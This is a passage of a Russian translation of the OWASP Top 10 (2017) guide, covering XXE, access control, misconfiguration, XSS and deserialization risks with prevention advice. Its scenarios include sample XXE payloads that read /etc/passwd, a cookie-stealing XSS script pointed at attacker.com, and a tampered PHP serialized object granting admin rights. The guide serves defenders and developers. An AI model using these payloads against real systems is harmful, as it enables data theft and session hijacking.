- Используются ли по умолчанию или в более ранних версиях устаревшие или ненадежные алгоритмы шифрования?
- Используются ли созданные по умолчанию, ненадежные или одинаковые шифроключи, а также применяются ли соответствующие механизмы контроля и смены ключей?
- Используется ли шифрование, например, присутствуют ли директивы безопасности пользовательских агентов (браузеров) и заголовки?
- Проверяет ли пользовательский агент (напр., приложение или почтовый клиент) действительность полученных сертификатов?

См. Стандарт подтверждения безопасности приложений: Криптография (V7), Защита данных (V9) и SSL/TLS (V10).

Как предотвратить

Выполните, как минимум, следующее, а также ознакомьтесь с материалами в разделе "Ссылки":

- Классифицируйте данные, обрабатываемые, хранимые или передаваемые приложением. Определите какие из них являются конфиденциальными согласно законам о неприкосновенности данных, нормативам или бизнес-требованиям.
- Реализуйте требования согласно классификации.
- Не храните конфиденциальные данные без необходимости. Сразу удаляйте их или используйте токенизацию или усечение, соответствующие стандарту PCI DSS. Данные, которые не сохраняются, нельзя украсть.
- Обеспечьте шифрование всех хранимых конфиденциальных данных.
- Обеспечьте применение современных и надежных алгоритмов, протоколов и ключей, а также используйте соответствующие механизмы управления ключами.
- Шифруйте все передаваемые данные с помощью надежного протокола, например, TLS с совершенной прямой секретностью (PFS), приоритизацией шифров сервером и безопасными настройками. Обеспечьте принудительное шифрование, например, используя механизм принудительного использования HTTPS (HSTS).
- Отключите кэширование ответов, содержащих конфиденциальные данные.
- Сохраняйте пароли с помощью надежных, адаптивных функций хеширования с солью и фактором трудоемкости (задержки), таких как Argon2, scrypt, bcrypt или PBKDF2.
- Проверяйте отдельно эффективность конфигурации и настройки.

Примеры сценариев атак

Сценарий №1: Приложение шифрует номера кредитных карт в базе данных, используя автоматическое шифрование БД. Однако эти данные автоматически расшифровываются при извлечении, позволяя с помощью внедрения SQL-кода получить данные кредитных карт в незашифрованном виде.

Сценарий №2: Сайт не использует TLS для всех страниц или поддерживает ненадежное шифрование. Злоумышленник может просмотреть сетевой трафик (например, в небезопасной беспроводной сети), переключить соединение с HTTPS на HTTP, перехватить запросы и похитить сессионные куки. После этого он может использовать полученные куки для перехвата сессии пользователя (прошедшего аутентификацию), изменив личные данные пользователя. Также злоумышленник может изменить все передаваемые данные , например, получателя денежного перевода.

Сценарий №3: Для сохранения паролей в базе данных не используется соль или используется простой алгоритм хеширования. Уязвимость в загрузке файлов позволяет злоумышленнику получить БД паролей. Все хеш-значения без соли могут быть восстановлены с помощью радужной таблицы предварительно рассчитанных хешей. Хеш-значения, рассчитанные с использованием простых или быстрых хеш-функций, могут быть взломаны с помощью графических процессоров, даже если для них использовалась соль.

Ссылки


OWASP

- Проактивная защита OWASP: Защита данных
- Стандарт подтверждения безопасности приложений OWASP (V7,9,10)
- Памятка OWASP: Защита транспортного уровня
- Памятка OWASP: Защита конфиденциальности пользователей
- Памятка OWASP: Хранение паролей и хранение в зашифрованном виде
- Проект OWASP: Безопасные заголовки; Памятка по HSTS
- Руководство OWASP по тестированию: Проверка надежности шифрования

Сторонние

- CWE-202: Разглашение конфиденциальных данных, связанное с запросами
- CWE-310: Уязвимости, связанные с криптографией; CWE-311: Отсутствие шифрования
- CWE-312: Хранение критичных данных в незашифрованном виде
- CWE-319: Передача критичных данных в незашифрованном виде
- CWE-326: Ненадежное шифрование; CWE-327: Скомпрометированный криптоалгоритм
- CWE-359: Разглашение личных данных (Нарушение конфиденциальности)

Внешние сущности XML (XXE)



Зависит от приложения	Сложность эксплуатации: 2	Распространенность: 2	Сложность обнаружения: 3	Технические: 3	Для бизнеса ?
Злоумышленники могут эксплуатировать уязвимые обработчики XML через загрузку XML или внедрение вредоносного контента в XML-документы, используя уязвимый код, зависимости или компоненты.		По умолчанию, большинство старых обработчиков XML позволяют задавать внешние сущности, URI, которые разыменовываются и вычисляются при обработке XML. Инструменты SAST позволяют обнаружить уязвимость путем проверки зависимостей и конфигурации. Инструменты DAST требуют дополнительных операций, выполняемых вручную, для обнаружения и эксплуатации уязвимости. Тестировщиков, выполняющих проверки вручную, необходимо обучать XXE-тестированию, поскольку подобные проверки обычно (по состоянию на 2017 г.) не проводятся.		Подобные уязвимости могут использоваться для получения данных, выполнения удаленных запросов с сервера, сканирования внутренней системы, провоцирования отказа в обслуживании, а также осуществления других атак. Последствия для бизнеса зависят от критичности защиты всех уязвимых приложений и данных.	

Является ли приложение уязвимым?

Приложения, в особенности веб-службы или компоненты на основе XML, являются уязвимыми в следующих случаях:

- приложение принимает XML напрямую или через выгрузку, особенно от недоверенных источников, или включает непроверенные данные в XML-документы, которые затем обрабатываются XML-обработчиком;
- хотя бы один из XML-обработчиков приложения или веб-службы на основе SOAP использует определение типа документов (DTD). Поскольку механизм отключения DTD зависит от обработчика, рекомендуется воспользоваться справочной информацией, например, "Памяткой OWASP по предотвращению XXE";
- приложение использует SAML для идентификации в рамках федеративной безопасности или технологии единого входа (SSO). SAML использует XML для подтверждения идентификаторов, поэтому может быть уязвим;
- приложение использует SOAP версии ниже 1.2. Оно может быть уязвимо для XXE-атак, если XML-сущности передаются фреймворку SOAP;
- если приложение уязвимо для XXE-атак, то злоумышленник может также вызвать отказ в обслуживании или осуществить атаку с использованием миллиона XML-сущностей (Billion Laughs).

Как предотвратить

Обучение разработчиков имеет большое значение для выявления и противодействия XXE. Кроме того, для предотвращения XXE необходимо:

- использовать, по возможности, более простые форматы данных, например, JSON, и избегать сериализации критичных данных;
- установить исправления или обновления для всех библиотек и обработчиков XML, используемых приложением или ОС. Использовать проверки зависимостей. Обновить SOAP до версии 1.2 или выше;
- отключить обработку внешних сущностей XML и DTD во всех XML-обработчиках приложения, согласно "Памятке OWASP по предотвращению XXE";
- реализовать на сервере (по белым спискам) проверку, фильтрацию или очистку (экранирование) входных данных для предотвращения попадания вредоносных данных в XML-документы, заголовки или узлы;
- удостовериться, что функция загрузки XML или XSL проверяет входящие файлы с использованием XSD или другой подобной методики;
- анализировать код масштабных и сложных приложений со множеством встраиваемых компонентов вручную, хотя инструменты SAST могут помочь обнаружить XXE в исходном коде.

Если выполнение данных требований не возможно, попробуйте использовать виртуальные патчи, шлюзы безопасности API или файрволы веб-приложений (WAF) для обнаружения, мониторинга и блокировки XXE-атак.

Примеры сценариев атак

Было зафиксировано большое количество XXE-атак, включая атаки на встроенные устройства. XXE обнаруживаются в самых неожиданных местах, включая глубоко вложенные зависимости. Самым простым способом реализации атаки является загрузка (если поддерживается) вредоносного XML-файла:

Сценарий №1: Злоумышленник пытается получить данные с сервера:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Сценарий №2: Злоумышленник исследует внутреннюю сеть сервера, заменяя вышеуказанную строку ENTITY на:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Сценарий №3: Злоумышленник пытается вызвать отказ в обслуживании, используя потенциально бесконечный файл:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

Ссылки


OWASP

- Стандарт подтверждения безопасности приложений OWASP
- Руководство OWASP по тестированию: Проверка внедрения XML
- OWASP: Уязвимость XXE
- Памятка OWASP: Предотвращение XXE
- Памятка OWASP: Безопасность XML

Сторонние

- CWE-611: Некорректное ограничение ссылок на внешние сущности XML
- Атака Billion Laughs (с использованием миллиона XML-сущностей)
- Атака на SAML с использованием внешних сущностей XML
- Обнаружение и эксплуатация XXE в SAML-интерфейсах

Недостатки контроля доступа



Зависит от приложения	Сложность эксплуатации: 2	Распространенность: 2	Сложность обнаружения: 2	Технические: 3	Для бизнеса ?
Эксплуатация контроля доступа является основным навыком злоумышленников. Инструменты SAST и DAST могут обнаружить отсутствие контроля доступа, но не могут проверить его работоспособность при его наличии. Наличие контроля доступа можно обнаружить вручную, а его отсутствие можно обнаружить автоматически в некоторых фреймворках.		Уязвимости, связанные с контролем доступа, довольно распространены из-за отсутствия автоматического обнаружения и эффективного функционального тестирования разработчиками. Контроль доступа обычно не проверяется автоматическими статическими или динамическими тестами. Тестирование вручную – наилучший способ обнаружения отсутствия или неэффективности контроля доступа, включая методы HTTP (GET, PUT и т. п.), контроллеры, прямые ссылки на объекты и т. д.		Технические последствия: выполнение злоумышленником действий с правами пользователя или администратора; использование пользователем привилегированных функций; создание, просмотр, обновление или удаление любых записей. Последствия для бизнеса зависят от критичности защиты приложения и данных.	

Является ли приложение уязвимым?

Контроль доступа предполагает наличие политики, определяющей права пользователей. Обход ограничений доступа обычно приводит к несанкционированному разглашению, изменению или уничтожению данных, а также выполнению непредусмотренных полномочиями бизнес-функций. Наиболее распространенные уязвимости контроля доступа включают:

- обход ограничений доступа путем изменения URL, внутреннего состояния приложения или HTML-страницы, а также с помощью специально разработанных API;
- возможность изменения первичного ключа для доступа к записям других пользователей, включая просмотр или редактирование чужой учетной записи;
- повышение привилегий. Выполнение операций с правами пользователя, не входя в систему, или с правами администратора, войдя в систему с правами пользователя;
- манипуляции с метаданными, например, повторное воспроизведение или подмена токенов контроля доступа JWT или куки-файлов, а также изменение скрытых полей для повышения привилегий или некорректное аннулирование JWT;
- несанкционированный доступ к API из-за некорректной настройки междоменного использования ресурсов;
- доступ неаутентифицированных пользователей к страницам, требующим аутентификации, или доступ непривилегированных пользователей к привилегированным страницам. Доступ к API с отсутствующим контролем привилегий для POST, PUT и DELETE.

Как предотвратить

Контроль доступа эффективен только при реализации через проверенный код на стороне сервера или бессерверный API, где атакующий не может изменять проверки прав доступа или метаданные. Рекомендуется:

- запрещать доступ по умолчанию, за исключением открытых ресурсов;
- реализовать механизмы контроля доступа и использовать их во всех приложениях, а также минимизировать междоменное использование ресурсов;
- контролировать доступ к моделям, используя владение записями, а не возможность пользователей создавать, просматривать, обновлять или удалять любые записи;
- использовать модели доменов для реализации специальных ограничений, относящихся к приложениям;
- отключить вывод списка каталогов веб-сервера, а также обеспечить отсутствие метаданных файлов (например, .git) и файлов резервных копий в корневых веб-каталогах;
- регистрировать сбои контроля доступа и уведомлять администраторов при необходимости (например, если сбои повторяются);
- ограничивать частоту доступа к API и контроллерам для минимизации ущерба от инструментов автоматизации атак;
- аннулировать токены JWT на сервере после выхода из системы.

Разработчики и контролеры качества должны проводить функциональную проверку контроля доступа и тестировать интеграцию.

Примеры сценариев атак

Сценарий №1: Приложение использует непроверенные данные в SQL-вызове, который обращается к информации об учетной записи:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Злоумышленник изменяет в браузере параметр 'acct' для отправки желаемого номера учетной записи. Без должной проверки атакующий может получить доступ к учетной записи любого пользователя.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Сценарий №2: Злоумышленник задает в браузере целевой URL. Для доступа к странице администрирования требуются права администратора.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Уязвимость существует, если пользователь без аутентификации может получить доступ к этим страницам или если пользователь без прав администратора может получить доступ к странице администрирования.

Ссылки


OWASP

- Проактивная защита OWASP: Контроль доступа
- Стандарт подтверждения безопасности приложений OWASP: V4 Контроль доступа
- Руководство OWASP по тестированию: Проверка авторизации
- Памятка OWASP: Контроль доступа

Сторонние

- CWE-22: Некорректные ограничения путей для каталогов (Подмена пути)
- CWE-284: Некорректное управление доступом (Авторизация)
- CWE-285: Некорректная авторизация
- CWE-639: Обход авторизации, используя значение ключа пользователя
- PortSwigger: Эксплуатация некорректно настроенного междоменного использования ресурсов

A6 :2017 Некорректная настройка параметров безопасности



Зависит от приложения	Сложность эксплуатации: 3	Распространенность: 3	Сложность обнаружения: 3	Технические: 2	Для бизнеса ?
Злоумышленники часто пытаются эксплуатировать неисправленные уязвимости, настроенные по умолчанию учетные записи, неиспользуемые страницы, незащищенные файлы и каталоги для получения несанкционированного доступа или информации о системе.		Настройка безопасности может быть выполнена некорректно на любом уровне приложения, включая сетевые службы, платформы, веб-службы, сервер, базу данных, фреймворки, код, а также предустановленные виртуальные машины, контейнеры или хранилища. Для поиска уязвимых настроек, настроенных по умолчанию учетных записей, неиспользуемых служб, устаревших параметров и т. п. можно использовать автоматизированные сканеры.		Подобные уязвимости позволяют злоумышленникам получить несанкционированный доступ к системным данным или функциям, а также могут привести к полной компрометации системы. Последствия для бизнеса зависят от критичности защиты приложения и данных.	

Является ли приложение уязвимым?

Приложение уязвимо, если:

- любой из компонентов приложения недостаточно защищен или разрешения облачных сервисов некорректно настроены;
- включены или присутствуют лишние функции (например, неиспользуемые порты, службы, страницы, учетные записи или привилегии);
- учетные записи и пароли, создаваемые по умолчанию, используются без изменений;
- обработка ошибок позволяет осуществить трассировку стека или получить слишком подробные сообщения об ошибках;
- отключены или некорректно настроены последние обновления безопасности;
- не выбраны безопасные значения параметров защиты серверов приложений, фреймворков (например, Struts, Spring, ASP.NET), библиотек и т. п.;
- сервер не использует безопасные заголовки или директивы, а также если они некорректно настроены;
- ПО устарело или имеет уязвимости (см. A9:2017-Использование компонентов с известными уязвимостями).

Без организованной и регулярно выполняемой проверки безопасности приложений системы подвержены большему риску.

Как предотвратить

Необходимо реализовать процесс безопасной установки, включая:

- воспроизводимость процессов для быстрого создания сред с ограниченной функциональностью. Среды для разработки, контроля качества и производства должны быть настроены одинаково, но иметь разные учетные данные. Процессы должны быть автоматизированы для минимизации затрат на создание новых безопасных сред;
- использование платформ только с необходимым набором функций, компонентов, документации и образцов. Удалите или не устанавливайте лишние компоненты или фреймворки;
- проверку и актуализацию параметров настройки безопасности в соответствии с выпускаемыми бюллетенями, обновлениями и исправлениями (см. A9:2017-Использование компонентов с известными уязвимостями), а также проверку разрешений облачных хранилищ (например, для контейнеров S3);
- создание сегментированной архитектуры приложения, обеспечивающей эффективное разграничение компонентов или клиентов с помощью контейнеризации или облачных групп безопасности;
- использование безопасных директив для клиентов, например, Безопасных заголовков;
- автоматизацию проверки эффективности используемых конфигураций и настроек во всех средах.

Примеры сценариев атак

Сценарий №1 Сервер приложений поставляется с образцами приложений, которые не удаляются с рабочего сервера. Эти приложения содержат известные уязвимости, позволяющие злоумышленникам скомпрометировать сервер. Если одно из этих приложений является консолью администратора, а стандартные учетные записи не менялись, то атакующий может войти в приложение и перехватить контроль над ним, используя стандартный пароль.

Сценарий №2 На сервере не отключен вывод списка файлов в каталогах, что позволяет злоумышленнику найти и выгрузить скомпилированные Java-классы, после декомпиляции и обратного анализа которых можно просмотреть исходный код. В результате атакующий может обнаружить уязвимости и получить доступ к приложению.

Сценарий №3 Сервер приложений настроен на отправку подробных сообщений об ошибках, включая данные о трассировке стека. Это может привести к разглашению важной информации, например, о версии компонента, содержащей известные уязвимости.

Сценарий №4 Поставщик облачных услуг использует стандартные разрешения общего доступа через интернет для других пользователей облака. Это позволяет получить доступ к конфиденциальной информации, доступной в облачном хранилище.

Ссылки

OWASP


- Руководство OWASP по тестированию: Управление конфигурацией
- Руководство OWASP по тестированию: Коды ошибок
- Проект OWASP: Безопасные заголовки

Для получения дополнительной информации по данной теме см. "Стандарт подтверждения безопасности приложений (ASVS): V19 Конфигурация".

Сторонние

- Руководство NIST по повышению безопасности серверов
- CWE-2: Уязвимости, связанные со средой
- CWE-16: Уязвимости, связанные с конфигурацией
- CWE-388: Уязвимости, связанные с обработкой ошибок
- Руководства/стандарты CIS по настройке безопасности
- Обнаружение и перечисление контейнеров Amazon S3

Межсайтовое выполнение сценариев (XSS)



Автоматизированные инструменты могут обнаруживать и эксплуатировать все три вида межсайтового выполнения сценариев, более того, фреймворки для их эксплуатации можно найти в открытом доступе.

Межсайтовое выполнение сценариев (XSS) является второй по распространенности уязвимостью из Топ-10 OWASP и обнаруживается в двух третях всех приложений.

Автоматизированные инструменты могут обнаруживать XSS автоматически, особенно в случае проработанных технологий, таких как PHP, J2EE / JSP и ASP.NET.

Межсайтовое выполнение сценариев будет иметь последствия средней степени тяжести в случае отраженного XSS или XSS на основе объектной модели документа и серьезные последствия в случае межсайтового выполнения хранимых сценариев с удаленным выполнением кода в браузере пользователя, например, кража учетных данных, перехват сессий или установка вредоносного ПО.

Является ли приложение уязвимым?

Существует три типа XSS, обычно эксплуатируемых в браузерах:

Отраженное XSS: Приложение или API включает непроверенные и неэкранированные данные в состав HTML. Успешная атака может привести к выполнению произвольного HTML- и JavaScript-кода в браузере жертвы. Обычно злоумышленнику необходимо убедить пользователя перейти по ссылке, ведущей на вредоносную страницу, например, используя атаку типа "водопой" или рекламу.

Межсайтовое выполнение хранимых сценариев: Приложение или API сохраняет необработанные входные данные, с которыми затем взаимодействуют пользователи или администраторы. Межсайтовое выполнение хранимых сценариев обычно считается очень опасной уязвимостью.

XSS на основе объектной модели документа (DOM): JavaScript-фреймворки, одностраничные приложения и API, динамически добавляющие вредоносные данные на страницы, подвержены XSS на основе DOM. В идеале, приложение не должно отправлять вредоносные данные небезопасным JavaScript API.

Обычно XSS используется для перехвата сессий, кражи учетных записей, обхода МФА, замены или подмены DOM-узлов (напр., троянские панели входа в систему), а также атак на браузеры, например, для загрузки вредоносного ПО, регистрации нажатий и других атак на стороне клиента.

Как предотвратить

Для предотвращения XSS необходимо отделять непроверенные данные от активного контента браузера. Этого можно достичь следующими способами:

- Использовать фреймворки с автоматическим экранированием данных, как в последних версиях Ruby on Rails и React JS. Необходимо также проанализировать ограничения XSS-защиты каждого фреймворка и обеспечить соответствующую обработку этих исключений.
- Экранировать недоверенные данные из HTTP-запросов, основываясь на контексте, в HTML-коде (теле, атрибутах, JavaScript, CSS или URL) для предотвращения отраженного XSS и межсайтового выполнения хранимых сценариев. "Памятка OWASP: Предотвращение XSS" содержит подробные инструкции по экранированию данных.
- Применять контекстное кодирование при изменении документа в браузере пользователя для предотвращения XSS на основе DOM. Если это невозможно, то применять контекстное кодирование к API браузера (см. "Памятку OWASP: Предотвращение XSS на основе DOM").
- Использовать политику защиты содержимого (CSP) для предотвращения XSS. Эта мера эффективна, если отсутствуют уязвимости, позволяющие внедрить код через локальные файлы (напр., используя подмену путей или уязвимые библиотеки из разрешенных сетей доставки контента).

Примеры сценариев атак

Сценарий №1: Приложение использует непроверенные данные при создании HTML-сниппета без их подтверждения или экранирования:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Злоумышленник меняет параметр 'CC' в браузере на:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Идентификатор сессии жертвы отправляется на сайт злоумышленника, позволяя атакующему перехватить текущую сессию пользователя.

Примечание: злоумышленник может использовать XSS для обхода защиты от межсайтовой подмены запросов (CSRF), используемой в приложении.

Ссылки


OWASP

- Проактивная защита OWASP: Кодирование данных
- Проактивная защита OWASP: Проверка данных
- Стандарт подтверждения безопасности приложений OWASP: V5
- Руководство OWASP по тестированию: Отраженное межсайтовое выполнение сценариев
- Руководство OWASP по тестированию: Межсайтовое выполнение хранимых сценариев
- Руководство OWASP по тестированию: XSS на основе объектной модели документа
- Памятка OWASP: Предотвращение XSS
- Памятка OWASP: Предотвращение XSS на основе DOM
- Памятка OWASP: Обход фильтра XSS
- Проект кодировщика Java от OWASP

Сторонние

- CWE-79: Некорректная нейтрализация входных данных от пользователей
- PortSwigger: Внедрение в пользовательские шаблоны

A8 :2017 Небезопасная десериализация



Зависит от приложения	Сложность эксплуатации: 1	Распространенность: 2	Сложность обнаружения: 2	Технические: 3	Для бизнеса ?
Эксплуатировать десериализацию сложно, поскольку готовые эксплойты редко можно использовать без их изменения или доработки.		Данная уязвимость включена в Топ-10 по результатам отраслевых исследований, а не по количественным показателям. Некоторые инструменты могут обнаруживать ошибки десериализации, но для их подтверждения обычно требуется участие специалиста. Ожидается, что по мере разработки новых инструментов обнаружения и устранения ошибок десериализации данных об их распространенности станет больше.		Последствия ошибок десериализации нельзя недооценивать. Подобные ошибки могут привести к удаленному выполнению кода, одной из самых опасных уязвимостей. Последствия для бизнеса зависят от критичности защиты приложения и данных.	

Является ли приложение уязвимым?

Приложения и API уязвимы, если осуществляют десериализацию вредоносных или модифицированных объектов, предоставляемых злоумышленником.

Это позволяет осуществить два основных типа атак:

- атаки, связанные со структурой объектов и данных, когда злоумышленник изменяет логику приложения или удаленно выполняет произвольный код при наличии доступных приложению классов, поведение которых может меняться во время или после десериализации;
- атаки с подменой данных, например, связанные с управлением доступом, когда используются существующие структуры данных, но изменяется содержимое.

Сериализация может использоваться в приложениях для:

- удаленного и межпроцессного взаимодействия (RPC/IPC);
- проводных протоколов, веб-служб, брокеров сообщений;
- кэширования или сохранения данных;
- баз данных, серверов кэширования, файловых систем;
- куки-файлов HTTP, параметров HTML-форм, токенов аутентификации API.

Как предотвратить

Единственным безопасным решением будет отклонение сериализованных объектов от недоверенных источников или использование среды сериализации, допускающей только примитивные типы данных.

Если это невозможно, рекомендуется следующее:

- Проверка целостности сериализованных объектов, например, с помощью цифровых подписей, для предотвращения создания вредоносных объектов или подмены данных.
- Ввод строгих ограничений типов при десериализации перед созданием объекта, поскольку ожидаемым является поддающийся определению набор классов. Существуют методы обхода подобной защиты, поэтому полагаться исключительно на нее не рекомендуется.
- Изоляция и запуск кода, осуществляющего десериализацию, в среде с минимальными привилегиями, если это возможно.
- Журналирование исключений и ошибок десериализации, например, непредусмотренных типов входных данных или исключений при десериализации.
- Ограничение или контроль входящих и исходящих сетевых подключений контейнеров или серверов, осуществляющих десериализацию.
- Отслеживание десериализации с предупреждением о фактах продолжительной десериализации.

Примеры сценариев атак

Сценарий №1. React-приложение вызывает набор микрослужб Spring Boot. Будучи функциональными программистами, разработчики попытались обеспечить неизменяемость своего кода. Используемое ими решение заключается в сериализации состояния пользователя и передаче его с каждым запросом. Злоумышленник, заметивший подпись Java-объекта "rO0", может использовать Java Serial Killer для удаленного выполнения кода на сервере приложения.

Сценарий №2. На PHP-форуме используется сериализация PHP-объектов для хранения "суперкуки", содержащих идентификатор, роль, хеш пароля и другие данные пользователя:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Злоумышленник изменяет сериализованный объект, наделяя себя привилегиями администратора:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
  i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Ссылки


OWASP

- Памятка OWASP: Десериализация
- Проактивная защита OWASP: Обязательная проверка всех входных данных
- Стандарт подтверждения безопасности приложений OWASP
- OWASP AppSecEU 2016: Как пережить апокалипсис десериализации Java
- OWASP AppSecUSA 2017: Пятница, 13-е – Джейсон под ударом

Сторонние

- CWE-502: Десериализация недоверенных данных
- Безопасность десериализации Java
- OWASP AppSec Cali 2015: Консервируем объекты

A9 :2017 Использование компонентов с известными уязвимостями



Зависит от приложения	Сложность эксплуатации: 2	Распространенность: 3	Сложность обнаружения: 2	Технические: 2	Для бизнеса ?
Несмотря на простоту поиска уже готовых эксплойтов для большинства известных уязвимостей, некоторые из них требуют создания специальных средств для их эксплуатации.		Данная уязвимость является очень распространенной. Шаблоны для разработчиков, содержащие большое количество компонентов, могут привести к непониманию того, какие компоненты реально используются в приложении или API. Некоторые сканеры, такие как retire.js, могут помочь с обнаружением уязвимостей, но определение сложности их эксплуатации потребует дополнительных усилий.		Несмотря на то, что не все уязвимости приводят к серьезным последствиям, причиной некоторых масштабных взломов стали именно компоненты, содержащие известные уязвимости. В зависимости от защищаемых активов подобная угроза может оказаться на вершине вашего списка.	

Является ли приложение уязвимым?

Приложение уязвимо, если:

- вы не знаете версии всех используемых (на стороне клиента и на стороне сервера) компонентов. Сюда относятся сами компоненты и встроенные зависимости;
- ПО содержит уязвимости, не поддерживается или устарело. Сюда относятся ОС, веб-серверы, серверы приложений, СУБД, приложения, API, а также все компоненты, среды исполнения и библиотеки;
- поиск уязвимостей выполняется нерегулярно, а также отсутствует подписка на бюллетени по безопасности используемых компонентов;
- своевременно не устанавливаются исправления или обновления для используемых платформ, фреймворков и зависимостей. Обычно такое происходит, когда наличие обновлений проверяется раз в месяц или квартал, в результате чего организации неделями или месяцами не устраняют исправленные уязвимости;
- разработчики ПО не тестируют совместимость обновленных или исправленных библиотек;
